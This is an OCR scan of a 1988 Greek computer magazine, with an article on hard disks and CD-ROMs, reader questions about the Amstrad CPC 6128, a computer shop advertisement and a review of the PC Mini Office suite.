Οι διαφορές μεταξύ της γνωστής δισκέτας, όποια κι αν είναι η μορφή της, και του σκληρού δίσκου, είναι αρκετές. Φυσιολογικά θα έπρεπε να είναι λιγότερες, μια και από το όνομα τουλάχιστον φαίνονται σαν δύο λίγο έως πολύ ίδια πράγματα. Παρ' όλα αυτά ο σκληρός δίσκος δεν είναι μόνο μέσο αποθήκευσης δεδομένων, όπως η δισκέτα, αλλά περισσότερο περιφερειακό.

Κύριο χαρακτηριστικό του είναι η πολύ μεγάλη ικανότητα αποθήκευσης δεδομένων, η οποία ξεκινά από 20 και φτάνει σε νούμερα της τάξης των 100MByte, καθώς και η τεράστια ταχύτητα μεταφοράς των δεδομένων που βρίσκονται αποθηκευμένα, από και προς τη μνήμη του υπολογιστή, πολλές φορές 10-πλάσια από τη συνηθισμένη ταχύτητα φορτώματος ενός drive. Λόγω της μεγάλης ικανότητας αποθήκευσης που διαθέτει, είναι φοβερά δύσχρηστη η μέθοδος εμφάνισης του directory με το συνηθισμένο τρόπο (φανταστείτε μια στήλη από 200 προγράμματα κι εσείς να ψάχνετε ένα συγκεκριμένο!). Γι' αυτό χρησιμοποιούνται τα subdirectories.

Οι κάτοχοι Atari ST, Amiga ή Macintosh θα πρέπει να είναι περισσότερο εξοικιωμένοι μια και τα λειτουργικά τους συστήματα χρησιμοποιούν κάτι παρόμοιο, τα folders. Τα subdirectories είναι ομάδες από αρχεία, τα οποία συνήθως έχουν κάποια σχέση μεταξύ τους. Η ομάδα αυτή δεν επιτρέπει στα αρχεία που το αποτελούν να φαίνονται αμέσως, αλλά έχει ένα χαρακτηριστικό όνομα (που βέβαια του δίνουμε εμείς). Έτσι μπορούμε να βάλουμε σε τάξη τα αρχεία και τα προγράμματα χωρίζοντάς και καλώντας τα μέσω των subdirectories.

Αν για παράδειγμα ψάχνουμε για το PACMAN μέσα στο σκληρό δίσκο, θα μπορούσαμε να επιλέξουμε το subdirectory με τίτλο games, να ανοίξουμε το subdirectory με τίτλο arcades και να το βρούμε. Βέβαια είναι φανερό ότι πρόκειται για ... μανούβρα, αλλά παρ' όλα αυτά γλιτώνει κανείς κόπο και χρόνο αντί να ψάχνει για μεμονωμένα προγράμματα.

Κατά τα άλλα ο σκληρός δίσκος δεν φαίνεται σχεδόν ποτέ. Δεν αλλάζει δηλαδή όπως οι δισκέτες αλλά παραμένει κρυμμένος. Τέλος, ένα ιδιαιτερό του χαρακτηριστικό είναι ότι είναι σχεδόν πάντα πολύ ... ακριβός!

Όσον αφορά τώρα τις CD-ROMS, το κυριότερό τους χαρακτηριστικό είναι η τεράστια ικανότητα αποθήκευσης που διαθέτουν (πολλές εκατοντάδες MBytes ή ακόμα και Gigabytes!) και η τεράστια ταχύτητα

μεταφοράς των δεδομένων στη μνήμη. Η τεχνολογία που χρησιμοποιούν είναι τελείως διαφορετική και βασίζεται όχι πια στην «παραδοσιακή», μαγνητική επίστρωση αλλά στην τεχνολογία laser, στην ίδια μέθοδο που βασίζονται και τα compact disc του στερεοφωνικού. Μια ακτίνα laser αναλαμβάνει να «περάσει» πάνω από μια ειδική επιφάνεια, στέλνοντας σήματα που αντιστοιχούν σε 0 ή 1, ανάλογα με το αν η επιφάνεια ανακλά την ακτίνα ή όχι. Το μόνο κακό με τις CD-ROMS είναι ότι, όπως άλλωστε λέει το όνομά τους, δεν μπορούν προς το παρόν να «γραφτούν» από τον υπολογιστή, αλλά μόνο διαβάζονται. Λέμε βέβαια «προς το παρόν», γιατί η τεχνική αυτή βελτιώνεται συνεχώς.

... Έχω κάποιες απορίες που αφορούν τον υπολογιστή Amstrad CPC 6128.
α) Πώς μπορούμε να καθορίσουμε ξανά τα πλήκτρα του Amstrad; Π.χ. όπως γίνεται με την εντολή KEY που καθορίζουμε τα function keys (f0, f1 κ.λπ.) έτσι και τα πλήκτρα ESC, TAB, CLR κ.τ.λ.
β) Τι κάνουμε για να χρησιμοποιήσουμε το SET.COM σε μία δισκέτα με κάτω από 10K free; Είναι απαραίτητο το SET.COM να βρίσκεται πάνω στη δισκέτα για να αφαιρεθούν τα χαρακτηριστικά SYS και R/O ή όχι;
γ) Γιατί, αφού γράψω CAT χωρίς να έχω δισκέτα στο drive και αφού πατήσω το C (cancel), η μνήμη του Amstrad πέφτει στα 38153bytes; Μήπως η εντολή PRINT FRE(0) κάνει λάθος;

Ι. Ζουρουρίδης

Η πρώτη ερώτησή σου έχει απαντηθεί στο προηγούμενο τεύχος. Η λύση είναι η εντολή KEY DEF η οποία μπορεί να επανακαθορίσει ολόκληρο το πληκτρολόγιο του Amstrad. Για τη δεύτερη ερώτησή σου τώρα η απάντηση είναι αρνητική. Δεν χρειάζεται το SET.COM να βρίσκεται στην ίδια δισκέτα. Αρκεί να δώσεις SET B: filename και το CP/M θα σου δώσει prompt να αλλάξεις τη δισκέτα στο drive. Αυτός ο τρόπος έχει το μειονέκτημα ότι αλλάζεις δισκέτες συνεχώς. Ένα πρόγραμμα που θα σε βοηθούσε πάρα πολύ σε τέτοιου είδους «περίεργες» δουλειές είναι το Oddjob, το οποίο έχει τον καλύτερο directory editor που έχω δει ως τώρα.
Για την τρίτη ερώτησή σου τα πράγματα δεν είναι και τόσο απλά. Ο Amstrad φυσιολογικά σου έβγαλε αυτό το μήνυμα γιατί προκάλεσες τη διακοπή της εργασίας με βάρβαρο τρόπο! Πιο αναλυτικά, για να τυπώσει το directory ο Amstrad χρειάζεται ένα buffer τουλάχιστον 2K. Εφ' όσον διέκοψες την εργασία πριν ολοκληρωθεί, το AMS-DOS δεν φρόντισε να αποδεσμεύσει αυτό το χώρο μνήμης (αυτό είναι bug!) και έτσι βρέθηκε η RAMTOP 2K χαμηλότερα από το κανονικό. Χρησιμοποιώντας την εντολή MEMORY μπορείς να ξανακερδίσεις αυτά τα 2K αρκεί πριν να μην έχεις χρησιμοποιήσει την εντολή SYMBOL AFTER. Αν την είχες χρησιμοποιήσει, τότε η μόνη λύση είναι το RESET.

... Έχω έναν Amstrad CPC 6128. Πώς θα μπορέσω να αντιγράψω τα διάφορα προγράμματα στην περιοχή των 203K; Όταν φορτώνω το πρόγραμμα για τη «δεύτερη δισκέτα» με τα 203K free και τρέχω το "EXIT PROGRAM", μου βγάζει Syntax Error και μερικές ακόμα εντολές. Η πρώτη εντολή είναι ο αριθμός 58853 και είναι όλο τα γράμματα SPC. Η δεύτερη εντολή είναι 43521 * MODE - MERGE +LIST' Τι ακριβώς πάει στραβά;

Σ. Νικολαΐδης

Για να μπορέσεις να αντιγράψεις προγράμματα σ' αυτές τις «περίεργες» δισκέτες θα αναγκαστείς να καταφύγεις σε γλώσσα μηχανής, εκτός αν το πρόγραμμα που θέλεις να αντιγράψεις είναι γραμμένο ολόκληρο σε BASIC. Δυστυχώς δεν υπάρχει αυτή τη στιγμή κατάλληλο αντιγραφικό που να έχει αυτή τη δυνατότητα. Όμως εκτός από αυτό το μειονέκτημα, το κόλπο αυτό έχει και ένα άλλο πολύ σημαντικό που δε φαίνεται με την πρώτη ματιά. Υποθέτοντας ότι έχεις αντιγράψει το πρόγραμμα στη δισκέτα με τα 203K, δε σου εξασφαλίζει ότι θα τρέχει. Αν το πρόγραμμα ξεκινά με binary αρχείο (δηλαδή ο loader είναι γραμμένος σε γλώσσα μηχανής και εκτελείται αυτόματα χωρίς τη μεσολάβηση BASIC προγράμματος) τότε όλες οι παράμετροι του δίσκου που είχαν οριστεί χάνονται από τη μνήμη γιατί ο Amstrad κάνει Reset πριν τρέξει το binary αρχείο (το Reset αυτό είναι διαφορετικό από αυτό που προκαλείται με τα πλήκτρα, Control, Shift και Escape). Το αποτέλεσμα αυτού του Reset είναι να μην καταλαβαίνει πλέον ο υπολογιστής το «δικό μας» format και κατά συνέπεια το πρόγραμμα αδυνατεί να τρέξει. Η λύση αυτού του προβλήματος είναι φοβερά πολύπλοκη, καθώς θα πρέπει να παγιδεύσουμε όλες τις entries του Jumpblock που προκαλούν αυτού του είδους το Reset έτσι ώστε να αλλάξουμε ξανά το XPB. Ενδεικτικά σου αναφέρω τις δύο κλασικές ρουτίνες του Jumpblock που προκαλούν αυτό το Reset και είναι η MC-BOOT-PROGRAM στη διεύθυνση #BD13 και η MC-START-PROGRAM στη διεύθυνση #BD16. Τώρα για το πρόβλημα που σου παρουσιάστηκε με το Exit Program νομίζω ότι κάποιο λάθος θα πρέπει να έχει γίνει σε κάποιο POKE γιατί το πρόγραμμα αυτό έχει ελεγχθεί και τρέχει σίγουρα. Μπορεί να το έσωσες στο normal format και γι' αυτό σου έκανε αυτά τα κόλπα. Πάντως για το πρόβλημα του αντιγραφικού κάτι θα γίνει. Ήδη οι συνεργάτες μας δουλεύουν πυρετωδώς για να υλοποιηθεί όσο το δυνατό πιο γρήγορα. ■



- 8088-2 (8 MHz)
- 256 K – 640 K RAM ΜΝΗΜΗ
- 1-2 DISK DRIVE 5 1/4" X – 360 KB
- HARD DISK 10,20,30,40 ... 100 MB
- RS/232 CENTRONICS
- Οθόνη – Πληκτρολόγιο
- 8 ελεύθερα slots επεκτάσεων



προσφορές του μήνα!!

JOYSTICK QUICK SHOT	2.100
ΔΙΣΚΕΤΕΣ DS/DD 360 KB	220
ΔΙΣΚΕΤΕΣ 3'' (AMSTRAD 6128)	650
ΔΙΣΚΕΤΟΘΗΚΕΣ (με κλειδί)	2.200
ΕΚΤΥΠΩΤΗΣ CITIZEN 120 D (Ελληνικά + καλώδιο + παράλληλο I/F)	43.900

Πολλά GAMES για PC (συμβατά)
(οι τιμές είναι με Φ.Π.Α.)

...cules, CGA και MDA κάρ-
...mother board
...ανάλυση οθόνης (Έγ-
...640×350, Μονόχρωμη
...)
...AM
...εργαστή στα 8 MHZ
...es και RS232 θύρες
...ατα

...επεκτάσεως
...ες και μετά την
...ηση σκληρού δίσκου
...εγάφωνο κ.λπ.

ΠΕΡΙΦΕΡΕΙΑΚΑ ΟΛΩΝ ΤΩΝ ΕΡΓΟΣΤΑΣΙΩΝ ΓΙΑ ΟΛΟΥΣ ΤΟΥΣ Η/Υ
- Εκτυπωτές
- Monitors
- ΑΝΑΛΩΣΙΜΑ
- ΔΙΣΚΕΤΕΣ
- ΒΙΒΛΙΑ
- ΠΕΡΙΟΔΙΚΑ



ΟΛΑ ΤΑ TOP GAMES

- Hardware 80-86 processors MHz
- 512 K μνήμη
- Εγχρωμη ή μονόχρωμη οθόνη
- Mouse
- RS 232/centronics interface
- Software MS-DOS
- Gem Basic 2
- Ελληνικό βιβλίο οδηγιών

PC 1512

AMSTRAD PC-1512



Κασσέτες προγραμμάτων

12 ΜΗΝΕΣ ΕΓΓΥΗΣΗ

ΣΤΕΛΝΟΥΜΕ ΚΑΙ ΣΕ ΟΛΗ ΤΗΝ ΕΛΛΑΔΑ ΜΕ ΑΝΤΙΚΑΤΑΒΟΛΗ ΤΗΛΕΦΩΝΕΙΣΤΕ ΜΑΣ (031) 285.139



GENERAL S.A.
COMPUTERS κ ΟΡΓΑΝΩΣΗ
ΕΘΝ ΑΜΥΝΗΣ 9 (Πρ Βασ Σοφιας) - ΘΕΣ/ΝΙΚΗ - ΤΗΛ 285 382 - 285 139


ΕΦΑΡΜΟΓΕΣ
ΓΙΑ PIXEL USERS

PC Mini Office
Ο ΗΛΕΚΤΡΟΝΙΚΟΣ ΥΠΑΛΛΗΛΟΣ

ΤΟΥ Γ. ΚΥΠΑΡΙΣΣΗ

Για το Μάιο, οι «εφαρμογές» έχουν δύο προγράμματα, από αυτά που αναλαμβάνουν να κάνουν τις βαρετές, κουραστικές και ανιαρές εργασίες εύκολες και κάπως όμορφες. Έχουμε το Prowrite για τις Amiga και το PC Office για οποιαδήποτε PCs.

Το PC Office είναι ένα πρόγραμμα, από αυτά που δεν ικανοποιούνται μόνο σε μια λειτουργία. Είναι ικανά για πολλά, διάφορα και συγχρόνως πολύ χρήσιμα πράγματα. Σε αυτά μπορείτε να υπολογίζετε έναν διευθυνσιογράφο, ένα πρόγραμμα λογιστικής, έναν word-processor, ένα αρχείο και μερικές ακόμα χρήσιμες utilities. Όπως καταλαβαίνετε λοιπόν, αν ο PC σας είχε απαλή φωνή, ...ξανθά μαλλιά και περισσότερη εξυπνάδα, δεν θα είχε μεγάλη διαφορά από μια γραμματέα, τρέχοντας το PC Office. Αρκετά όμως με τις παρομοιώσεις επιστημονικής φαντασίας, ξεκινάμε αμέσως.



ΕΚΚΙΝΗΣΗ

Το PC Office δεν χρειάζεται, για να τρέξει, παρά μόνο τη δισκέτα. Μόλις ο υπολογιστής σας δηλαδή σας δώσει μήνυμα "Insert a SYSTEM disk" ή κάτι παρόμοιο, το μόνο που έχετε να κάνετε είναι να βάλετε τη δισκέτα του PC Office στο drive. Εάν περιμένετε λίγο θα δείτε στην οθόνη να εμφανίζεται το εισαγωγικό μήνυμα και ένα ρολόι, ενώ κατόπιν η οθόνη σας θα γεμίσει από το κεντρικό μενού και το αρκετά μεγάλο λογότυπο της εταιρίας. Η έκδοση του προγράμματος που είχαμε ήταν η 1.0.

ΕΠΙΛΟΓΗ ΕΡΓΑΣΙΩΝ

Οι βασικές εργασίες του προγράμματος είναι 7. Σε αυτές δεν περιλαμβάνονται 5 utilities, οι οποίες στην πραγματικότητα είναι «μικροσυσκευές» μέσα στον υπολογιστή, όπως ρολόι, ημερολόγιο, σημειωματάριο, τηλεφωνικός κατάλογος και αριθμομηχανή. Δεν είπαμε ακόμα τις κύριες εργασίες.

Στο κεντρικό μενού λοιπόν μπορείτε να διαλέξετε ανάμεσα σε αρχείο, κειμενογράφο, διευθυνσιογράφο, υπενθυμιστή και μίνι... λογιστή για τα έσοδα και τα έξοδά σας. Πρέπει εδώ να πούμε ότι σε οποιοδήποτε σημείο του PC Office κι αν βρίσκεστε, ακόμα και όταν κάνετε εισαγωγή δεδομένων, μπορείτε να έχετε στη

```
[A' Disk] ΥΠΕΝΘΥΜΙΣΤΗΣ    ΕΣΟΔΑ-ΕΞΟΔΑ    ΕΚΤΥΠΩΣΕΙΣ ΕΣΟΔΩΝ-ΕΞΟΔΩΝ  07:39:52 PM

ΜΑΡΤΙΟΣ          1988     ΤΗΛΕΦΩΝΙΚΟΣ ΚΑΤΑΛΟΓΟΣ  [ A ]
 Κ  Δ  Τ  Τ  Π  Π  Σ      ΑΝΤΩΝΙΑΔΗΣ Γ.  4563 789
       1  2  3  4  5      ΑΝΤΩΝΙΟΥ       7726 789
 6  7  8  9 10 11 12      ΑΝΔΡΕΑΔΗΣ Ν.   3456 276
13 14 15 16 17 18 19      ΑΡΑΜΠΑΤΖΗΣ     4546 897
20 21 22 23 24 25 26
27 28 29 30 31
                                               ΣΤΗΣ
                                               ΟΔΑ
                                               ΙΣ ΕΣΟΔΩΝ-ΕΞΟΔΩΝ
                                               ΡΑΦΟΣ
                                               ΙΟΓΡΑΦΟΣ
                                               ΓΑΣΙΩΝ
                   Sof
                          Version   1.0
```

διάθεσή σας τις βοηθητικές εργασίες. Ας τις δούμε από κοντά.

Στο δεξί τμήμα της οθόνης υπάρχει πάντα το ρολόι. Πρόκειται ίσως για ένα αρκετά ενοχλητικό ρολόι, μια και έχει αναλάβει την υποχρέωση να χτυπάει κάθε ώρα.

Το σημειωματάριο εμφανίζεται με SHIFT και F7. Εκεί μπορείτε να γράψετε ό,τι ακριβώς θα γράφατε στο μπλοκάκι σας.

Με ESC σβήνεται η γραμμή στην οποία βρισκόταν ο cursor, ενώ με F1 το σημειωματάριο αποχωρεί, αφού σώσει τις σημειώσεις σας στη δισκέτα.

Σειρά έχει ο τηλεφωνικός κατάλογος με SHIFT και F8. Οι σελίδες του καταλόγου χαρακτηρίζονται πάντα από ένα γράμμα, από το οποίο αρχίζουν όλα τα επίπεδα της σελίδας. Για να αλλάξετε σελίδα, δεν έχετε παρά να πατήσετε TAB. Τότε έχετε τη δυνατότητα να επιλέξετε τη σελίδα που θέλετε (για την ακρίβεια το αρχικό γράμμα που θέλετε). Το F1 έχει συνεχώς την ίδια αποστολή: QUIT, SAVE των αλλαγών και επιστροφή.

Σειρά έχει η αριθμομηχανή. Πρόκειται για ένα απλούστατο calculator, το οποίο υποστηρίζει τις 4 βασικές πράξεις και λειτουργία πράξεων με ποσοστά (%). Με C μηδενίζεται η οθόνη του calculator, ενώ με RETURN ή = έχουμε το αποτέλεσμα της πράξης. Για το F1 δεν νομίζουμε ότι χρειάζεται να σας ξαναπούμε τι κάνει.

Τελευταίο έρχεται το ημερολόγιο. Τα πλήκτρα που το ενεργοποιούν είναι τα SHIFT + F10 και υπάρχει η δυνατότητα για εύρεση του επόμενου ή του προηγούμενου έτους και του επόμενου ή του προηγούμενου μήνα.

Τελειώνοντας τα περί βοηθητικών εργασιών θα πρέπει να σημειώσουμε ότι ο τηλεφωνικός κατάλογος και το σημειωματάριο χρησιμοποιούν το drive B.

Σ' όλα αυτά θα πρέπει να προσθέσουμε ότι όλες οι utilities συνεργάζονται και μεταξύ τους. Με άλλα λόγια, αν χρησιμοποιείτε το σημειωματάριο ή τον τηλεφωνικό κατάλογο μπορείτε πρόσθετα να χρησιμοποιήσετε και την αριθμομηχανή ή το ημερολόγιο. Καιρός όμως να περάσουμε για να δούμε τις κύριες επιλογές. Ας αρχίσουμε από τον υπενθυμιστή.

ΥΠΕΝΘΥΜΙΣΤΗΣ

Πρόκειται για μια επιλογή η οποία έχει σκοπό να σας κάνει αρκετά πιο συνεπείς στις υποχρεώσεις σας. Έχετε να διαλέξετε ανάμεσα σε 6 υποπεριπτώσεις, οι οποίες περιλαμβάνουν επίδειξη όλων των υπενθυμίσεων της ημέρας, γενική παρουσίαση των καταχωρήσεων, εύρεση (scarching) κάποιας συγκεκριμένης καταχώρησης, εγγραφή ή διαγραφή. Στην εγγραφή μπορείτε να γράψετε οτιδήποτε, προσθέτοντας στο τέλος και την ημερομηνία. Κάτι που πρέπει να προσέξετε είναι ότι το έτος πρέπει να γράφεται ολόκληρο π.χ. 1988 αντί 88, γιατί αλλιώς δεν θα «περαστεί» τίποτα στη δισκέτα.

Η εργασία για ψάξιμο κάποιας συγκεκριμένης καταχώρησης είναι όσο το δυνατόν πιο εύχρηστη. Οτιδήποτε θυμάστε να περιέχεται σε αυτή μπορείτε να το δώσετε, και το PC Office αναλαμβάνει τα υπόλοιπα. Μόλις βρεθεί η ζητούμενη υπενθύμιση τότε σας δίνεται η δυνατότητα να την ακυρώσετε ή να συνεχίσετε το ψάξιμο για άλλη υπενθύμιση που περιέχει το ίδιο στοιχείο καταχώρησης.

```
≡ BP ≡                                                  07:50:56 PM
                     ΟΙΚΟΝΟΜΙΚΗ ΚΑΡΤΕΛΛΑ

   ΚΑΡΤΕΛΛΑ
ΚΩΔΙΚΟΣ...... ..: 7
ΟΝΟΜΑΤΕΠΩΝΥΜΟ...: ΚΑΡΑΝΑΣΟΣ ΓΙΩΡΓΟΣ
ΓΕΝ.ΚΑΤΗΓΟΡΙΑ...: ΑΝΤΙΠΡΟΣΩΠΟΣ             ΠΡΑΞΗ 1
ΕΤΑΙΡΕΙΑ........: GET FORM LTD
Α.Φ.Μ. / Δ.Τ....: 545433620         ΗΜΕΡΟΜΗΝΙΑ..: 07/03/1988
ΤΗΛΕΦΩΝΟ........: 6767 898          ΑΠΟ ΜΕΤΑΦΟΡΑ:
                                    ΕΙΣΠΡΑΞΗ....: 134600
TELEX...........: 88476 GR.         ΣΥΝΟΛΟ......:
ΠΟΛΗ............: ΑΘΗΝΑ             ΠΛΗΡΩΜΗ.....:
ΔΙΕΥΘΥΝΣΗ.......: ΑΝΑΠΟΛΕΩΣ 34      ΥΠΟΛΟΙΠΟ....:
ΤΑΧ.ΚΩΔΙΚΑΣ.....: 123 45            ΤΙΜΟΛΟΓΙΟ...: 243540
ΗΜΕΡΟΜ.ΕΓΓΡΑΦΗΣ.: 07/03/1988        ΣΥΝΤΕΛ.ΦΠΑ..: 16 %
                                    ΠΩΛΗΣΗ HARDWARE

        Συμπλήρωσε τα στοιχεία της νέας Οικον.Καρτέλλας
              Κίνηση με Cursor Key οπουδήποτε
             Οταν τελειώσεις πάτησε το πλήκτρο F1
```

ΕΣΟΔΑ - ΕΞΟΔΑ

Με την επιλογή σας αυτή το PC Office μεταμορφώνεται σε έναν μικρό λογιστή με γνώσεις φοροτεχνικής. Αναλαμβάνει να παρακολουθεί πελάτες, προμηθευτές και οτιδήποτε άλλο θα μπορούσαμε να χαρακτηρίσουμε σαν έσοδο ή έξοδο. Το menu εδώ είναι πιο λιτό από τα προηγούμενα, με τρεις μόνο επιλογές που σας βοηθούν στην εγγραφή ενός λογαριασμού, στο ψάξιμο κάποιου που ήδη υπάρχει και φυσικά στην επιστροφή. Παρ' όλα αυτά πρόκειται για το πιο χρήσιμο ίσως, μαζί με τον κειμενογράφο, περιβάλλον του PC Office. Η διαδικασία συμπλήρωσης της καρτέλας είναι πολύ απλή, μια και το format της είναι καθορισμένο από την αρχή.

Το ψάξιμο κάποιας καρτέλας γίνεται

όπως ακριβώς και στον υπενθυμιστή, με τη διαφορά ότι το μενού αυτή τη φορά περιλαμβάνει διαδικασίες οικονομικών πράξεων πάνω στις ήδη υπάρχουσες καρτέλες. Άμεση σχέση με το μενού αυτό έχει και το επόμενο. Πρόκειται για τις εκτυπώσεις των λογαριασμών.

Μέσα στις δυνατότητές μας είναι η εκτύπωση στον εκτυπωτή ή στην οθόνη. Κάτι που δεν έχει και τόση σχέση με την εκτύπωση παρ' όλα αυτά είναι η ανάλυση των λογαριασμών. Η επιλογή του λογαριασμού γίνεται με τον αύξοντα αριθμό του, τον οποίο πρέπει να τον γνωρίζετε. Κατόπιν θα πρέπει να γράψετε την ημερομηνία. Εδώ το πράγμα θέλει προσοχή, γιατί το πώς θα την γράψετε έχει μεγάλη σημασία. Τι εννοούμε; Ας δούμε μερικές περιπτώσεις. Για παράδειγμα αν γράψετε:
/ θα τυπώσει τις οικονομικές πράξεις του λογαριασμού.
/1987 θα τυπώσει τις πράξεις του 1987.
/11/1987 θα τυπώσει τις πράξεις του συγκεκριμένου μήνα.
12/11/1987 θα τυπώσει τις πράξεις της συγκεκριμένης ημερομηνίας.
/12/ θα τυπώσει τις πράξεις του 12ου μήνα όλων των ετών.

Υπάρχουν ακόμη επιλογές για εκτύπωση του «directory των λογαριασμών», και φυσικά μην ξεχνάμε τη γνωστή μας επιστροφή.

ΑΡΧΕΙΟ - ΚΕΙΜΕΝΟΓΡΑΦΟΣ - ΔΙΕΥΘΥΝΣΙΟΓΡΑΦΟΣ

Το ΑΡΧΕΙΟ σας δίνει δυνατότητες για πολύ, γρήγορο και εύκολο ...φακέλωμα. Συναντήσαμε τις περισσότερες από τις κλασικές εντολές των αρχείων. Παρ' όλα αυτά, θα λέγαμε ότι η διαδικασία εύρεσης είναι αρκετά απλοϊκή. Για οποιαδήποτε εύρεση χρειάζεται να πληκτρολογήσετε τουλάχιστον 4 γράμματα από το ονοματεπώνυμο, κάτι που ουσιαστικά το περιορίζει, αν σκεφτεί κανείς ότι η ποικιλία στις διαδικασίες εύρεσης σε ένα αρχείο είναι πάντα ένα μεγάλο ατού. Κάτι άλλο που θα πρέπει να προσθέσουμε είναι ότι το format, τα στοιχεία δηλαδή που μπορείτε να συμπληρώσετε, είναι από πριν καθορισμένα.

Όπως καταλαβαίνετε λοιπόν, το αρχείο του PC Office είναι αρκετά εξειδικευμένο. Αυτό βέβαια περιορίζει τις δικές σας δυνατότητες, από την άλλη πλευρά όμως γίνεται αρκετά πιο εύχρηστο και αποδοτικό για τον χρήστη, ο οποίος χρειάζεται περισσότερο ένα εργαλείο από ένα γενικό πρόγραμμα.

Η προτελευταία επιλογή είναι ο κειμενογράφος, που τον ξέρουμε κι ως word-processor. Κατά τη γνώμη μου δεν είναι καθόλου άσχημος. Αντιθέτως είναι πολύ λειτουργικός. Με φορμάρισμα, κεντράρισμα και στοίχιση του κειμένου, με εντολές για μπλοκ κειμένου, για ψάξιμο και αντικατάσταση λέξης και γενικά με ό,τι συνήθως θέλουμε από ένα τέτοιο πρόγραμμα. Όλα αυτά βέβαια συμπληρώνονται από τις επιλογές εκτύπωσης, οι οποίες επιτρέπουν εκτός των άλλων μίξη διαφόρων τύπων χαρακτήρων σε κάθε σελίδα κειμένου.

Τελειώνουμε με τον διευθυνσιογράφο. Ο διευθυνσιογράφος είναι συμβατός με το αρχείο που αναφέραμε πιο πάνω, πράγμα που σημαίνει ότι ονοματεπώνυμο, διεύθυνση, τηλέφωνο και ταχυδρομικός κώδικας μπορούν να εμφανιστούν και να τυπωθούν μέσα από αυτόν. Μπορείτε λοιπόν να διαβάσετε τις καρτέλες του αρχείου και να τις τυπώσετε σε αυτοκόλλητες ετικέτες, έτοιμες για τις επιστολές που στέλνετε ή θα στείλετε.

ΤΕΛΕΙΩΝΟΝΤΑΣ...

Το συμπέρασμά μας είναι θετικό. Όχι τόσο γιατί το PC Office ενσωματώνει τα καλύτερα προγράμματα στην κατηγορία τους, όσο γιατί βρίσκονται όλα μαζί σε ετοιμότητα. Το PC Office δηλαδή είναι ικανό να δουλέψει πραγματικά και να αποδώσει, δηλαδή με λίγα λόγια σας λύνει τα χέρια. Περισσότερες πληροφορίες μπορείτε να πάρετε από την BP Software, τηλ. 7750075.

AMIGA PROWRITE
ΚΟΝΤΣΕΡΤΟ ΓΙΑ FONTS ΣΕ A ΜΕΙΖΟΝΑ

ΤΟΥ Γ. ΚΥΠΑΡΙΣΣΗ

Το πρώτο πράγμα που διαπιστώνει κανείς όταν πατήσει για πρώτη φορά το δεξί κουμπί του mouse, είναι το πλήθος των menus. Έχουμε συνολικά κάθε στιγμή 6 ομάδες εντολών στη διάθεσή μας, οι οποίες ανοίγουν παράθυρα με το λιγότερο 6 εντολές. Πολύ εντυπωσιακή λοιπόν η πρώτη μας γνωριμία κι όπως θα καταλάβατε κι εσείς, το να ζητήσετε λειτουργία που δεν υπάρχει μάλλον αποτελεί προσβολή για το Prowrite. Αρχίζουμε με περιγραφή των λειτουργιών από αριστερά προς τα δεξιά. Πατάμε το δεξί κουμπί, και...

PROJECT. Ο τίτλος αυτός είναι κάτι αντίστοιχο με το αρκετά γνωστότερο File. Εδώ περιλαμβάνονται όλες οι εντολές για χειρισμό των αρχείων κειμένου: δημιουργία νέου κειμένου, σώσιμο σε δίσκο με τον ίδιο ή με διαφορετικό τίτλο, έξοδος από το πρόγραμμα και εκτύπωση. Πρέπει εδώ να σημειώσουμε ότι εκτύπωση στο Prowrite δεν σημαίνει μόνο καθορισμός των σελίδων ή των αντιγράφων


ΕΦΑΡΜΟΓΕΣ

ΓΙΑ PIXEL USERS AMIGA PROWRITE

